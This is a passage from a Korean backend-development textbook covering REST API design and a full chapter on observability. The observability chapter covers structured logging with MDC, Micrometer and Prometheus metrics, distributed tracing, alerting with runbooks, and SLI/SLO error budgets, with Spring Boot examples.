gRPC의 단점: - 브라우저에서 직접 호출 불가 (프록시 필요) - 디버깅이 어려움 (바이너리라서) - 사람이 읽을 수 없음

언제 무엇을 쓸까?

상황	추천
웹/앱 → 서버 (외부 API)	REST (표준, 캐싱, 간단)
복잡한 데이터 요구사항	GraphQL (필드 선택, 한 번에 여러 리소스)
마이크로서비스 간 통신	gRPC (속도, 타입 안전성)
실시간 스트리밍	gRPC 또는 WebSocket

실무 조언:

“REST로 시작하세요. 문제가 생기면 그때 바꾸세요.”

GraphQL이나 gRPC는 특정 문제를 해결하기 위한 도구입니다. 문제가 없는데 도입하면 복잡성만 늘어납니다.

- 모바일에서 Over-fetching이 심하다 → GraphQL 고려
- 내부 서비스가 10개 넘고 레이턴시가 문제다 → gRPC 고려
- 그 외 대부분의 경우 → REST로 충분

12.8 1년 후 돌아보며

1년 전 제가 만든 API:

```
POST /createUser
POST /deleteUser
GET /getUsers?id=123
```

지금 우리 팀의 API:

```
GET /v1/users
POST /v1/users
GET /v1/users/123
PUT /v1/users/123
DELETE /v1/users/123
GET /v1/users/123/orders
```

응답: 일관된 JSON 구조, 적절한 HTTP 상태 코드

에러: 전역 핸들러로 표준화

문서: Swagger UI에서 바로 테스트 가능
보안: Rate Limiting 적용

프론트 팀이 말했습니다. “이제 API 쓰기 너무 편해요. 예측 가능하고, 에러도 명확하고, 문서도 최신이고.”

좋은 API는 설명이 필요 없습니다. URL만 봐도 뭘 하는지 알고, 에러 코드만 봐도 뭐가 문제인지 압니다. 6개월 후에 다른 개발자가 봐도 이해할 수 있습니다.

그게 바로 **유지보수 가능한 API**입니다.

셀프 체크

Q. REST API에서 URL을 설계할 때의 기본 원칙은?

1. **명사 사용**: URL은 리소스를 나타내며 동사를 사용하지 않음 (/users [O] /getUsers [X])
2. **복수형 사용**: 컬렉션은 복수형 (/users [O] /user [X])
3. **계층 구조 표현**: /users/123/orders 처럼 소유 관계 표현
4. **행위는 HTTP 메서드로**: GET(조회), POST(생성), PUT(수정), DELETE(삭제)
5. **소문자와 하이픈**: /order-items [O] /orderItems [X]

Q. Rate Limiting이 필요한 이유는?

1. **서비스 보호**: 과도한 요청으로 인한 서버 과부하 방지
2. **공정한 사용**: 특정 사용자가 리소스를 독점하는 것 방지
3. **보안**: 브루트포스 공격, 크롤링 방지
4. **비용 관리**: API 사용량 기반 과금 시 필수

Q. API 응답에서 적절한 HTTP 상태 코드를 사용해야 하는 이유는?

- 클라이언트가 응답을 프로그래밍적으로 처리할 수 있음
- 모든 경우에 200을 반환하면 클라이언트가 에러를 구분할 수 없음
- 표준을 따르면 API 사용자가 예측 가능하게 동작할 수 있음
- 예: 201(생성), 204(삭제), 400(잘못된 요청), 404(없음), 409(중복)

실전 케이스

상황: 이커머스 서비스의 API를 설계하고 있습니다. 상품 검색 API가 필요한데, 검색 조건이 복잡합니다 — 카테고리, 가격 범위, 정렬, 페이지네이션, 키워드 검색을 모두 지원해야 합니다. 또한 모바일 앱과 웹 프론트엔드에서 동시에 사용합니다.

이 API를 어떻게 설계하겠습니까?

Q. 설계 가이드

URL 설계

```
GET /v1/products
  ?category=electronics
  &min_price=10000
  &max_price=500000
  &sort=price_asc
  &page=1&size=20
  &keyword=노트북
```

응답 설계

```
{
  "status": "success",
  "data": [...],
  "pagination": {
    "page": 1,
    "size": 20,
    "total": 342,
    "total_pages": 18
  },
  "filters": {
    "category": "electronics",
    "price_range": {"min": 10000, "max": 500000}
  }
}
```

추가 고려사항

- 검색 결과 캐싱 (인기 검색어는 Redis 캐시)

- 모바일용 경량 응답 옵션 (`?fields=id,name,price,thumbnail`)
- Rate Limiting: 검색 API는 사용자당 분당 60회
- OpenAPI 문서 자동 생성

AI와 함께 학습하기

이 장의 핵심은 RESTful API 설계와 API 문서화입니다. 실무에서 자주 쓰는 프롬프트:

실전 프롬프트 1: API 엔드포인트 설계

“회원가입, 로그인, 프로필 조회/수정, 회원 탈퇴 기능의 RESTful API 엔드포인트를 설계해주세요. HTTP 메서드, URL, 요청/응답 예시를 포함하고, 각 엔드포인트가 RESTful 원칙을 어떻게 따르는지 설명해주세요.”

실전 프롬프트 2: 에러 응답 표준화

“이 API에서 발생하는 에러(400 Bad Request, 401 Unauthorized, 404 Not Found, 500 Internal Server Error)를 일관된 JSON 형식으로 반환하고 싶습니다. Spring Boot의 @ControllerAdvice로 전역 에러 핸들러를 만들어주세요. 에러 코드, 메시지, timestamp를 포함해주세요.”

실전 프롬프트 3: API 버전 관리 전략

“현재 /api/users 엔드포인트를 수정해야 하는데, 기존 모바일 앱이 깨질 수 있습니다. URL 버전 관리(/v1/, /v2/)와 헤더 버전 관리(Accept: application/vnd.myapp.v2+json) 방식 중 어떤 게 나은가요? 각 방식의 장단점과 실무 권장 사항을 알려주세요.”

AI 주의점: AI는 API 설계 원칙을 이론적으로 잘 설명하지만, 실제 프론트엔드/모바일 팀과의 협업에서는 팀 간 합의와 문서화가 더 중요합니다.

13. 관찰 가능성 — 문제를 빠르게 찾는 방법

화요일 오후 3시. 슬랙에 메시지가 폭주합니다. “고객센터 전화 계속 오고 있어요. 주문이 안 된대요.” 대시보드를 열었습니다. 에러율 5% → 15%. 로그는 하루에 100GB. **어디서부터 봐야 할까요?** Trace ID **abc-123** 을 검색합니다. 3초 만에 찾았습니다. 결제 API 타임아웃. 이것이 관찰 가능성의 힘입니다.

13.1 “왜 장애가 나면 원인 찾기가 이렇게 어려울까?”

신입 때 장애 대응은 막막했습니다. 사수가 급하게 달려와서 “지금 결제 안 돼!” 하면, 저는 로그를 무작정 훑었습니다. 하루에 10만 줄씩 쌓이는 로그를, 에디터로, **Ctrl+F** 로.

30분 후, 허탈했습니다. “결제 실패”라고 찍힌 줄은 수천 개. 어떤 게 진짜 원인인지 알 수 없었습니다. 로그마다 요청 ID가 달랐고, 어느 사용자의 어떤 요청인지도 모르겠고.

사수가 물었습니다. “Trace ID는?”

“...그게 뭔데요?”

그날 저는 배웠습니다. 장애 대응의 80%는 “어디가 문제인지 찾는 것”이라는 걸. 나머지 20%가 고치는 거고요.

그리고 “어디가 문제인지 찾으려면” 세 가지가 필요하다는 걸:

1. 로깅 (Logging): 무슨 일이 있었는지 (과거 기록)
2. 메트릭 (Metrics): 지금 상태가 어떤지 (현재 상태)
3. 추적 (Tracing): 요청이 어디를 거쳐갔는지 (흐름 추적)

비유하자면: - 로깅 = CCTV 녹화본 - 메트릭 = 자동차 계기판 - 추적 = 택배 추적 번호

이 세 가지를 합쳐서 “**관찰 가능성(Observability)**”이라고 부릅니다. 멋진 말이지만, 실전에서는 그냥 “장애 났을 때 빨리 찾게 해주는 것”입니다.

13.2 첫 번째 무기: 로깅 — “그때 뭐가 일어났는지”

로그 지옥에서 탈출한 날

신입 때 제가 짰 로그는 이랬습니다:

```
log.info("주문 생성 완료, 주문번호: 12345, 사용자: hong");
```

보기엔 괜찮아 보이죠? 장애 대응 때까지는 말이죠.

```
주문 생성 완료, 주문번호: 12345, 사용자: hong  
주문 생성 완료, 주문번호: 12346, 사용자: kim  
결제 실패  
주문 생성 완료, 주문번호: 12347, 사용자: park
```

“결제 실패”가 누구 거예요? 12345? 12346? 알 수 없습니다. 로그에 주문 번호가 없으니까요.

사수가 옆에서 코드를 고쳤습니다:

```
// 구조화된 로그  
MDC.put("orderId", String.valueOf(12345));  
MDC.put("userId", "hong");  
MDC.put("traceId", "abc-123-def");  
log.info("주문 생성 완료");  
MDC.clear();
```

“MDC가 뭐예요?”

“Mapped Diagnostic Context. 쓰레드마다 컨텍스트를 저장해서, 그 쓰레드의 모든 로그에 자동으로 붙여주는 거야.”

그러니까 이제 모든 로그에 주문 번호, 사용자 ID, Trace ID가 자동으로 붙습니다. 한 번만 설정하면.

로그가 이렇게 출력됩니다:

```
{  
  "timestamp": "2024-01-15T14:30:00Z",  
  "level": "INFO",  
  "message": "주문 생성 완료",  
  "order_id": 12345,  
  "user_id": "hong",  
  "trace_id": "abc-123-def",  
  "service": "order-service",
```

```
"host": "server-a"
}
```

이제 장애 대응이 달라집니다:

```
# Kibana에서 검색
order_id:12345

# 이 주문의 전체 로그가 시간순으로 나옴
# 어디서 실패했는지 한눈에 보임
```

로그 검색이 10분 → 3초로 줄었습니다.

어떻게 구조화된 로그를 만들까?

Spring Boot에서는 Logback 설정 하나면 됩니다.

logback-spring.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <!-- 개발 환경: 사람이 읽기 쉬운 형식 -->
  <appender name="CONSOLE"
    class="ch.qos.logback.core.ConsoleAppender">
    <encoder>
      <pattern>
        %d{yyyy-MM-dd HH:mm:ss.SSS}
        [%thread] %-5level
        %logger{36} - %msg%n
      </pattern>
    </encoder>
  </appender>

  <!-- 프로덕션: JSON 형식 -->
  <appender name="JSON"
    class="ch.qos.logback.core.ConsoleAppender">
    <encoder class=
      "net.logstash.logback.encoder.LogstashEncoder">
      <includeMdcKeyName>traceId</includeMdcKeyName>
      <includeMdcKeyName>userId</includeMdcKeyName>
      <includeMdcKeyName>orderId</includeMdcKeyName>
      <customFields>
        {"service":"order-service",
         "env":"production"}
      </customFields>
    </encoder>
  </appender>

  <springProfile name="local">
    <root level="DEBUG">
```

```

        <appender-ref ref="CONSOLE" />
    </root>
</springProfile>

<springProfile name="prod">
    <root level="INFO">
        <appender-ref ref="JSON" />
    </root>
</springProfile>
</configuration>

```

의존성 추가 (build.gradle)

```

dependencies {
    implementation 'net.logstash.logback:' +
        'logstash-logback-encoder:7.4'
}

```

요청마다 Trace ID 자동 생성

```

import org.slf4j.MDC;
import org.slf4j.MDC;
import org.springframework.stereotype.Component;
import org.springframework.web.filter.*;
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.IOException;
import java.util.UUID;

@Component
public class MdcLoggingFilter
    extends OncePerRequestFilter {

    @Override
    protected void doFilterInternal(
        HttpServletRequest request,
        HttpServletResponse response,
        FilterChain filterChain)
        throws ServletException, IOException {
        try {
            // 요청마다 고유 ID 생성
            String traceId =
                request.getHeader("X-Trace-Id");
            if (traceId == null
                || traceId.isEmpty()) {
                traceId = UUID.randomUUID()
                    .toString();
            }

            MDC.put("traceId", traceId);
            MDC.put("method",
                request.getMethod());
        }
    }
}

```

```

MDC.put("uri",
    request.getRequestURI());
MDC.put("remoteAddr",
    request.getRemoteAddr());

filterChain.doFilter(
    request, response);
} finally {
    // 꼭 정리해야 메모리 누수 방지
    MDC.clear();
}
}
}

```

이제 한 요청의 모든 로그를 traceId로 추적할 수 있습니다.

로그 레벨 — “언제 뭘 찍을까?”

신입 때 저는 모든 걸 **INFO** 로 찍었습니다. 그러다가 배웠죠, 하루에 로그가 500GB씩 쌓이면 디스크가 터진다는 걸.

DEBUG: 개발 중 디버깅 (프로덕션에서는 끄)
INFO: 정상 동작 기록 (주문 생성, 결제 완료)
WARN: 잠재적 문제 (재시도 발생, 느린 쿼리)
ERROR: 오류 발생 (서비스는 계속 동작)
FATAL: 심각한 오류 (서비스 중단 가능)

실무 원칙: - 프로덕션: INFO 이상만 - 개발: DEBUG 이상 - 장애 발생 시: 일시적으로 DEBUG 켜기

로그를 너무 많이 찍으면 찾기 힘듭니다. 너무 적게 찍으면 정보가 없습니다. 이 균형이 경력입니다.

13.3 두 번째 무기: 메트릭* — “지금 서버 상태는?”

* **메트릭 (Metrics):** 시스템의 현재 상태를 수치로 측정한 데이터. CPU 사용률, 메모리, 요청 수, 응답 시간 등을 시계열로 수집하여 모니터링합니다.

장애를 미리 보는 눈

어느 날 밤 11시, 집에서 쉬고 있는데 알림이 울렸습니다:

[WARNING] DB Connection Pool 사용률 85%

“아직 장애는 아니지만, 곧 터질 것 같아.”

노트북을 펼쳤습니다. Grafana 대시보드를 보니:

DB Connection: 85/100
요청 수(RPS): 평소의 3배
평균 응답 시간: 500ms → 2초

“오늘 이벤트 시작하는 날이잖아!” 서버를 2대 더 띄웠습니다. 5분 후:

DB Connection: 55/100
RPS: 분산됨
평균 응답 시간: 600ms

장애를 “예방”했습니다. 이게 메트릭의 힘입니다. 문제를 미리 봅니다.

RED 메서드 — 꼭 봐야 할 세 가지

사수가 대시보드를 만들어주며 말했습니다. “이 세 개만 계속 봐. 문제의 80%는 여기서 보여.”

R - Rate: 초당 요청 수
E - Errors: 에러율 (%)
D - Duration: 응답 시간 (p50, p95, p99)

Rate가 알려주는 것: - 갑자기 요청 급증? → 이벤트 시작 또는 DDoS - 갑자기 요청 급감? → 네트워크 끊김

Errors가 알려주는 것: - 5% 이상? → 즉시 조사 - 특정 API만? → 그 기능 장애

Duration이 알려주는 것: - p99가 느려짐? → 일부 사용자 불편 - p50이 느려짐? → 전체 서비스 느림

메트릭 수집 — Spring Boot + Micrometer

```
// build.gradle
dependencies {
    implementation 'org.springframework.boot:' +
        'spring-boot-starter-actuator'
    implementation 'io.micrometer:' +
        'micrometer-registry-prometheus'
}
```

```
# application.yml
management:
  endpoints:
    web:
      exposure:
        include: health,info,metrics,prometheus
  metrics:
    tags:
      application: ${spring.application.name}
      env: ${spring.profiles.active}
    distribution:
      percentiles-histogram:
        http.server.requests: true
```

커스텀 메트릭 추가하기

```
import io.micrometer.core.instrument.Counter;
import io.micrometer.core.instrument
    .MeterRegistry;
import io.micrometer.core.instrument.Timer;
import lombok.RequiredArgsConstructor;
import org.springframework.stereotype.Service;

@Service
@RequiredArgsConstructor
public class OrderService {

    private final MeterRegistry meterRegistry;

    public Order createOrder(
        CreateOrderRequest request) {
        // Rate: 주문 생성 횟수
        Counter.builder("orders.created")
            .tag("payment_method",
                request.getPaymentMethod())
            .register(meterRegistry)
            .increment();

        // Duration: 처리 시간 측정 시작
        Timer.Sample sample =
            Timer.start(meterRegistry);

        try {
            Order order = processOrder(request);

            sample.stop(Timer.builder(
                "orders.processing.time")
                .tag("status", "success")
                .register(meterRegistry));

            return order;
        } catch (Exception e) {
            // Errors: 실패 카운트
```

```


Counter.builder("orders.failed")
    .tag("error_type",
        e.getClass().getSimpleName())
    .register(meterRegistry)
    .increment();

sample.stop(Timer.builder(
    "orders.processing.time")
    .tag("status", "failed")
    .register(meterRegistry));

throw e;
    }
}
}

```

이제 Prometheus가 이 메트릭을 긁어가고, Grafana에서 그래프로 볼 수 있습니다.



Prometheus 쿼리 예시

```

# Rate: 초당 주문 수
rate(orders_created_total[5m])

# Errors: 에러율
rate(orders_failed_total[5m])
/ rate(orders_created_total[5m]) * 100

# Duration: p95 응답 시간

```

```
histogram_quantile(0.95,  
rate(orders_processing_time_bucket[5m]))
```

Grafana 대시보드는 이렇게 구성합니다:

Grafana 대시보드 구성:

1. Rate 패널: 주문 생성 수 (초당) - 실시간 그래프
2. Errors 패널: 에러율 (%) - 임계값 5% 표시
3. Duration 패널: 응답 시간 분포 (p50, p95, p99)
4. Saturation 패널: 리소스 사용률 (CPU, 메모리, Thread Pool)

13.4 세 번째 무기: 분산 추적** — “어디서 느린 거지?”

** 분산 추적 (Distributed Tracing): 하나의 요청이 여러 서비스를 거쳐가는 전체 흐름을 추적하는 기법. Trace ID로 요청을 식별하고, 각 구간의 소요 시간을 시각화합니다.

마이크로서비스에서 길 잃은 날

주문 API가 느립니다. 8초씩 걸립니다. 주문 서비스 로그를 봤습니다. 정상입니다.

“어? 주문 서비스는 문제없는데?”

그때 깨달았습니다. 주문 서비스가 호출하는 게 4개나 된다는 걸.

```
사용자 → [주문 서비스] → [재고 서비스]  
                        → [결제 서비스] → [PG사 API]  
                        → [알림 서비스] → [카카오톡 API]
```

어디서 느린 거죠? 하나씩 로그 보기엔 너무 많고, 각 서비스마다 로그 형식도 다르고.

사수가 옆에서 툭 던졌습니다. “Trace ID 심었어?”

Trace ID — 요청의 여권

한 요청에 고유 번호를 붙이고, 그 번호를 모든 서비스로 전달합니다. 그러면 전체 흐름을 추적할 수 있습니다.

Trace ID: abc-123-def

[주문 서비스] span-1: 50ms
└─ [재고 서비스] span-2: 30ms (정상)
└─ [결제 서비스] span-3: 2000ms ← 여기!
 └─ [PG사 API] span-4: 1800ms (느림)
 └─ [알림 서비스] span-5: 100ms (정상)

전체: 2180ms

병목: PG사 API

3초 만에 범인을 찾았습니다. 분산 추적 도구(Jaeger, Zipkin) 화면에서 클릭 몇 번으로.

구현은 의외로 간단합니다. Spring Cloud Sleuth를 쓰면 자동으로 Trace ID가 생성되고 전파됩니다.

```
// build.gradle
dependencies {
    implementation 'org.springframework.cloud:' +
        'spring-cloud-starter-sleuth'
    implementation 'org.springframework.cloud:' +
        'spring-cloud-sleuth-zipkin'
}
```

이제 HTTP 헤더, 로그, MDC에 자동으로 Trace ID가 붙습니다.

13.5 알림 — “언제 깨워야 할까?”

알림 지옥에서 살아남기

팀에 합류한 첫날, 슬랙 알림 채널에 들어갔습니다. 하루에 알림이 300개씩 왔습니다.

```
[WARN] CPU 70%
[WARN] Memory 65%
[INFO] Disk 80%
[WARN] CPU 72%
[WARN] CPU 68%
```

팀원들은 음소거해놨습니다. “너무 시끄러워서 안 봐요.”

그러다 어느 날 진짜 장애가 났는데, 아무도 알림을 안 봐서 30분 늦게 대응했습니다.

사수가 말했습니다. “알림도 전략이야. 너무 자주 올리면 무시하게 돼. 이걸 Alert Fatigue(알림 피로)라고 해.”

좋은 알림 vs 나쁜 알림

나쁜 알림:

[알림] CPU 80%

“그래서 뭘 하라고요?”

좋은 알림:

[P2] 주문 API 에러율 10% (임계값 5%)

영향: 10명 중 1명이 주문 실패

지속 시간: 5분 이상

확인: <https://grafana.com/dashboard/orders>

Runbook: <https://wiki.com/runbook/order-errors>

담당: @backend-team

이 알림은 좋습니다. 왜냐면: 1. 사용자 영향이 명확함 2. 심각도(P2)가 표시됨 3. 어디서 확인하는지 링크 있음
4. 어떻게 대응하는지 가이드 있음 5. 누가 담당인지 명확함

알림 등급 나누기

P1 (긴급): 서비스 중단

- 전화 + Slack + PagerDuty
- 새벽에도 즉시 대응

P2 (높음): 일부 기능 장애

- Slack 알림
- 업무 시간 내 대응

P3 (보통): 경고 수준

- Slack 알림
- 다음 스프린트

P4 (낮음): 정보성

- 대시보드에만 표시
- 정기 리뷰 시 확인

실무 원칙: - 실제 사용자 영향 없으면 알림 안 보냄 - 즉시 대응 불필요하면 P3 이하 - 하루에 같은 알림 3번 이상 올리면 임계값 조정

Runbook — “무엇을 해야 하는지”

알림이 올렸을 때 무엇을 해야 하는지 적어둔 매뉴얼입니다.

Runbook: 주문 API 에러율 상승

1. 즉시 확인

- Grafana 대시보드
- 최근 배포 이력
- 의존 서비스 상태 (결제, 재고)

2. 일반적 원인

- 결제 PG사 장애 → 상태 페이지 확인
- DB 커넥션 풀 고갈 → DB 모니터링
- 최근 배포 버그 → 로그에서 에러 패턴

3. 대응 순서

1. Trace ID로 실패 요청 확인
2. 에러 타입별 비율 확인
3. 의존 서비스 응답 시간 확인
4. 필요 시 서킷 브레이커 또는 롤백

4. 에스컬레이션

- 15분 내 미해결 → @tech-lead
- 서비스 중단 → P1 승격

Runbook이 있으면 신입도 대응할 수 있습니다. 없으면 경력자도 헤맬니다.

알림 피로 방지 체크리스트

1. 이 알림은 실제 사용자 영향이 있나?
NO → 대시보드에만 표시
2. 즉시 대응 안 하면 악화되나?
NO → P3 이하
3. 무엇을 해야 하는지 명확한가?
NO → Runbook 먼저 작성
4. 하루에 몇 번 올릴 것 같나?
여러 번 → 임계값 조정
5. 새벽 3시에 깨워도 되나?
NO → 업무 시간으로 제한

13.6 SLI/SLO*** — “우리 서비스는 얼마나 잘 돌고 있나?”

1년차 때 CTO님이 물었습니다. “우리 서비스 가용성이 몇 %야?”

저는 대답했습니다. “에러율이 1% 정도인 것 같아요.”

“그건 에러율이고, 가용성을 묻는 거야. 우리가 고객과 약속한 품질 기준이 있어?”

없었습니다. 그래서 정했습니다.

*** **SLI/SLO**: Service Level Indicator(측정 지표)/Service Level Objective(목표 수준). SLI는 “무엇을 측정할 지”(예: 가용성, 응답 시간), SLO는 “목표 수치”(예: 99.9%, p99 < 500ms)입니다.

SLI, SLO, SLA — 세 가지 약속

SLI (Service Level Indicator): 측정 지표

- 가용성: 성공한 요청 / 전체 요청
- 레이턴시: p99 응답 시간
- 에러율: 5xx 응답 / 전체 응답

SLO (Service Level Objective): 내부 목표

- 가용성: 99.9% (월 43분 다운타임 허용)
- 레이턴시: p99 < 500ms
- 에러율: < 0.1%

SLA (Service Level Agreement): 외부 계약

- "월 99.5% 가용성 보장, 미달 시 크레딧 제공"
- SLO보다 낮게 설정 (버퍼)

관계:

SLI (측정) → SLO (목표) → SLA (계약)
99.95% → 99.9% → 99.5%

에러 버짓: 실패할 수 있는 여유

“99.9% 가용성”이면, 0.1%는 실패해도 된다는 뜻입니다. 이걸 **에러 버짓(Error Budget)**이라고 합니다.

월 총 요청: 100만 건
에러 버짓 (0.1%): 1000건

현재 에러: 300건 → 버짓 700건 남음 → 배포 OK
현재 에러: 900건 → 버짓 100건 → 배포 신중하게
현재 에러: 1200건 → 버짓 초과! → 안정화 우선

에러 버짓은 “품질과 속도의 균형”을 수치로 보여줍니다.


Grafana로 SLO 대시보드 만들기

```
# 가용성 (성공률)
sum(rate(
  http_requests_total{status!~"5.."}[7d]
)) / sum(rate(http_requests_total[7d])) * 100

# p99 레이턴시
histogram_quantile(0.99,
  sum(rate(
    http_request_duration_bucket[5m]
  )) by (le))

# 에러 버짓 소진율 (30일 기준)
1 - (
  sum(rate(
    http_requests_total{status!~"5.."}[30d]
  )) / sum(rate(http_requests_total[30d]))
) / 0.001 # 0.1% 버짓 기준
```

대시보드 구성:

현재 가용성: 99.95% (목표: 99.9%)   95%

에러 버짓 (이번 달)
남은 버짓: 700건 / 1000건 (70% 남음) 

SLO 알림 규칙:

```
# prometheus-rules.yml
groups:
- name: slo-alerts
  rules:
  - alert: ErrorBudgetBurnRateHigh
    expr: |
      sum(rate(
        http_requests_total{status=~"5.."}[1h]
      )) /
      sum(rate(
        http_requests_total[1h]
      )) > 0.001
    for: 5m
    labels:
      severity: warning
    annotations:
      summary: "에러 버짓 소진 속도가 빠릅니다"
      description: >-
        현재 에러율이 SL0(99.9%)를
        초과하고 있습니다
```

SLI/SLO가 있으면 “느낌”이 아니라 “숫자”로 대화할 수 있습니다. “서비스가 불안해요” 대신 “이번 주 가용성이 99.7%라서 SLO 미달이에요. 원인은 결제 API 타임아웃입니다.”

셀프 체크

Q. 관찰 가능성의 세 가지 기둥은?

1. 로깅: 무슨 일이 있었는지 기록 (CCTV)
2. 메트릭: 현재 시스템 상태 (계기판)
3. 분산 추적: 요청이 어디를 거쳐갔는지 (택배 추적)

Q. 구조화 로그가 일반 텍스트보다 좋은 이유는?

- 검색: `order_id:12345` 로 바로 찾기
- 집계: 에러율, 응답시간 통계
- 자동 파싱: JSON이라 로그 시스템이 바로 이해
- 연관 추적: Trace ID로 전체 흐름 추적

Q. RED 메서드란?

- R (Rate): 초당 요청 수

- E (Errors): 에러율
- D (Duration): 응답 시간 분포

이 세 개만 잘 보면 문제의 80%를 잡습니다.

Q. MDC가 뭐고 왜 쓰냐?

- Mapped Diagnostic Context
- 쓰레드별로 컨텍스트 저장 (Trace ID, User ID)
- 그 쓰레드의 모든 로그에 자동으로 붙음
- 한 요청의 전체 로그를 추적할 수 있게 해줌
- 주의: 반드시 `MDC.clear()` 해야 메모리 누수 방지

Q. 알림 피로를 방지하려면?

핵심 원칙:

1. 사용자 영향 있을 때만 알림
2. 심각도 레벨(P1~P4)로 분류
3. Runbook 연결 (“무엇을 하라”가 명확해야)
4. 임계값 조정 (하루에 같은 알림 여러 번 = 나쁜 알림)
5. 반복 주기 설정 (5분마다 올리지 않게)

나쁜 알림: “CPU 80%”

좋은 알림: “[P2] 주문 에러율 10% - Runbook: [링크]”

실전 케이스

상황: 오후 2시, 고객센터에 “결제가 안 돼요”라는 문의 폭주. 대시보드 확인: 주문 API 에러율 15%. 근데 주문 서비스 로그인 에러가 없고, 결제 서비스에서 타임아웃 발생 중.

당신이라면 어떻게 원인을 찾겠습니까?

Q. 대응 가이드

1단계: 메트릭 확인 (30초)

- Grafana에서 결제 서비스 RED 메트릭 확인
- Duration(응답 시간)이 평소 200ms → 8초로 급증
- 결제 서비스가 호출하는 PG사 API 응답 시간 확인

2단계: 분산 추적 (1분)

- 실패한 요청의 Trace ID 복사
- Jaeger/Zipkin에서 검색
- 주문 → 결제 → PG사 API 경로 확인
- PG사 API 응답 시간: 평소 200ms → 8초
- 원인: PG사 장애

3단계: 로그 확인 (1분)

- 결제 서비스 로그에서 타임아웃 패턴 확인
- PG사 상태 페이지 확인 → 점검 공지 발견

대응 (5분)

- 서킷 브레이커 활성화 (빠른 실패)
- 사용자에게 “일시적 결제 오류” 안내
- PG사 복구 대기 후 정상 확인

결과:

- 원인 파악: 2분
- 대응 완료: 5분
- 총 7분 만에 해결

만약 관찰 가능성 도구가 없었다면:

- 로그 뒤지기: 30분
- 어디가 문제인지 추측: 1시간
- “PG사 탓인가?” 전화 확인: 30분
- 총 2시간 이상

AI와 함께 학습하기

이 장의 핵심은 **메트릭 수집**과 **알림 설정**입니다. 실무에서 자주 쓰는 프롬프트:

실전 프롬프트 1: PromQL 쿼리 작성

“Prometheus에서 이런 메트릭을 조회하고 싶습니다: - 최근 5분간 HTTP 500 에러 발생 건수 - API별 평균 응답 시간 (p95, p99) - 시간대별 요청 수 (1시간 단위 집계) PromQL 쿼리를 작성하고, Grafana 그래프로 시각화하는 방법도 알려주세요.”

실전 프롬프트 2: 커스텀 메트릭 추가

“Spring Boot Actuator로 이런 메트릭을 측정하고 싶습니다: - 주문 처리 성공/실패 카운트 - 결제 API 호출 시간 (히스토그램) - 현재 대기 중인 주문 수 (게이지) Micrometer로 코드를 작성하고, Prometheus가 수집할 수 있게 설정해주세요.”

실전 프롬프트 3: 알림 규칙 설계

“이 상황에서 알림을 받고 싶습니다: - API 에러율이 5분간 5% 이상 - 응답 시간 p99가 3초 초과 - 특정 엔드포인트(/api/payment)가 1분간 응답 없음 Alertmanager 규칙을 작성하고, Slack으로 알림 보내는 설정도 알려주세요. false positive를 줄이는 팁도 포함해주세요.”

AI 주의점: AI는 PromQL 쿼리를 잘 작성하지만, **알림 임계값은 서비스마다 다릅니다**. 실제 운영 데이터를 1~2주 수집한 후 적절한 값을 설정하세요.

마무리

지금까지 알아본 것

13개 장을 통해 백엔드 개발의 핵심 영역을 살펴봤습니다.

- **성능**: 캐시, 슬로우 쿼리, 병목 분석
- **데이터베이스**: 인덱스, N+1, 트랜잭션
- **외부 연동**: 타임아웃, 재시도, 서킷 브레이커
- **비동기**: 메시지 큐, 이벤트 기반 처리
- **동시성**: 경쟁 상태, 분산 락, 멍등성
- **고가용성**: 이중화, 페일오버, 무중단 배포
- **보안**: 인증/인가, 입력 검증, 암호화
- **서버**: 리소스 모니터링, 트러블슈팅
- **네트워크**: HTTP, DNS, TLS
- **아키텍처**: 계층형, hexagon, 모듈형
- **컨테이너**: Docker, CI/CD
- **API 설계**: REST, 에러 처리, 문서화
- **관찰 가능성**: 로깅, 메트릭, 분산 추적

드리고 싶은 말

솔직히, 이 교재를 다 읽었어도 막막할 수 있습니다. “이걸 다 언제 써먹지?” 싶을 수도 있고요.

괜찮습니다. 원래 그렇습니다.

